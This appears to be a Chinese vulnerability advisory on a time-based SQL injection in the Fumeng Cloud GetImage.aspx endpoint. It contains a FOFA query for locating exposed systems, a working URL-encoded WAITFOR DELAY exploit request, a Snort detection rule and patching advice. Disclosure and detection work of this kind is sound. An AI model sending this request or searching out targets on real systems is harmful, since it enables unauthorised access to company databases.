

孚盟云-GetImage-sql注入

孚盟云-GetImage-sql注入，攻击者可进行sql注入攻击获取数据库信息或者权限。

影响版本

孚盟云

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA：app="孚盟软件-孚盟云"

POC/EXP：

```
GET /Common/GetImage.aspx?
MouldID=%2d%31%27%57%41%49%54%46%4f%52%20%44%45%4c%41%59%27%30%3a%30%3a%35%27%2d%
2d HTTP/1.1
Host: 127.0.0.1
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/103.0.5060.66 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
```



snort规则：

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"Fumeng Cloud - Time-Based SQLi in GetImage.aspx";
  flow:to_server,established;
  content:"GET"; http_method;
  content:"/Common/GetImage.aspx"; http_uri;
  content:"MouldID="; http_uri;
  pcre:"/MouldID=[^&]*%27%57%41%49%54%46%4f%52%20%44%45%4c%41%59%27/i";
  metadata:service http;
  metadata:affected_product "孚盟云系统";
  metadata:vulnerability_type "MSSQL Time-Based SQL Injection";
  classtype:sql-injection;
  sid:1000337;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。